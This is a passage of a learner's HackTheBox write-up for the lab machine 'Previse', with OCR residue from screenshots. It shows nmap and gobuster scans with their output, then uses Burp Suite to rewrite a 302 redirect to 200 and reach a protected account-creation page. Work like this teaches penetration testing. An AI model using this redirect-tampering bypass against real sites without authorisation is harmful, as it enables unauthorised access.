
**HackTheBox Previse : Linux(Easy)**

Tools used : gobuster, Burpsuite, John the ripper



ONLINE

20 POINTS

10.129.187.64

IP ADDRESS


Previse

EASY

1.Search any open ports using nmap.


**Command : nmap -sC -sV -A ipaddress**

Port 22(ssh) and 80(http) are opened.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -A 10.129.187.64
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 12:07 EDT
Nmap scan report for 10.129.187.64
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.97 seconds
```

Go to port 80 (*[http://ipaddress](http://ipaddress)*) and it shows a title *Previse File Storage*. I cant login using admin:admin credentials. Seems that I need to create a new account, I think to access into the website. So this might be a dead end at the moment.



Previse File Storage

Login

Username

Password

LOG IN


2.Search for any web directories

I used gobuster for this machine instead of dirsearch.


**Command : gobuster dir -u IPADDRESS -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .php,.html,.txt**

There are a few directories that are interested to be explore. The result also showed the status of HTTP response/request on certain directories like 302,301 and 200.

I cant remember what the status mean so I did some google for better understanding.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 10.129.187.64 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .php
,.html,.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.187.64
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2021/08/11 12:18:34 Starting gobuster in directory enumeration mode
===============================================================
/download.php         (Status: 302) [Size: 0] [--> login.php]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 312] [--> http://10.129.187.64/css/]
/status.php           (Status: 302) [Size: 2966] [--> login.php]
/js                   (Status: 301) [Size: 311] [--> http://10.129.187.64/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
Progress: 23440 / 882244 (2.66%)
Progress: 23768 / 882244 (2.69%)                                ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2021/08/11 12:26:25 Finished
===============================================================
```




`200 OK`

The request has succeeded. The meaning of the success depends on the HTTP method



## 302 Found

The HyperText Transfer Protocol (HTTP) `302 Found` redirect status response code indicates that the resource requested has been temporarily moved to the URL given by the `Location` header. A browser




## 301 Moved Permanently

The HyperText Transfer Protocol (HTTP) `301 Moved Permanently` redirect status response code indicates that the resource requested has been definitively moved to the URL given by the `Location` headers. A browser redirects to this page and search engines update their links to the resource (in 'SEO-speak', it is said that the 'link-juice' is sent to the new URL).

TLDR; status 200 is accessible for user to see the content of the site. While 301 and 302 cannot.

I go to the *ipaddress/nav.php*  and managed to see a few of things that I can done on the webpage. Apparently when I'm trying to use the '*Create Account*' to create a new account to login, it redirects me to the *ipaddress/login.php* webpage again. In fact, all of the content will redirect me to the login page again.

It is probably the right time for me to use the BurpSuite which I'm not that good or familiar with. This steps do take some time for me to know what and why I'm doing it.




- Home
- ACCOUNTS
  - CREATE ACCOUNT
- FILES
- MANAGEMENT MENU
  - WEBSITE STATUS
  - LOG DATA
- 
- LOG OUT

3.Intercept using BurpSuite

I intercept the *ipaddress/accounts.php* using BurpSuite and manage to capture the request.


Right click on the BurpSuite interface > Do intercept > Response to this request



Request to http://10.129.189.247:80

```
GET /accounts.php HTTP/1.1
Host: 10.129.189.247
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
b3;q=0.9
Referer: http://10.129.189.247/nav.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=52uek3slgo3ghu4tvfcf3mrh2i
Connection: close


```


This might take some time to show but when it is display. Change the HTTP status from 302 to 200 OK. Then click forward.


Burp Suite Community Edition v2021.8 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw Hex Render \n
INSPECTOR
200 OK

Response from http://10.129.189.247:80/accounts.php

```
HTTP/1.1 302 Found
Date: Tue, 17 Aug 2021 18:09:48 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 3994
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html>
    <head>
        <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
        <meta charset="utf-8" />


        <meta name="viewport" content="width=device-width, initial-scale=1.0" />
        <meta name="description" content="Previse rocks your socks." />
        <meta name="author" content="m4lwhere" />
        <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
        <link rel="icon" href="/favicon.ico" type="image/x-icon" />
        <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
        <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
        <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
        <link rel="manifest" href="/site.webmanifest">
        <link rel="stylesheet" href="css/uikit.min.css" />
        <script src="js/uikit.min.js"></script>
        <script src="js/uikit-icons.min.js"></script>

<title>Previse Create Account</title>
</head>
<body>

<nav class="uk-navbar-container" uk-navbar>
```

It display a GUI interface of the create new account web page. So I created one with the admin:admin credentials.



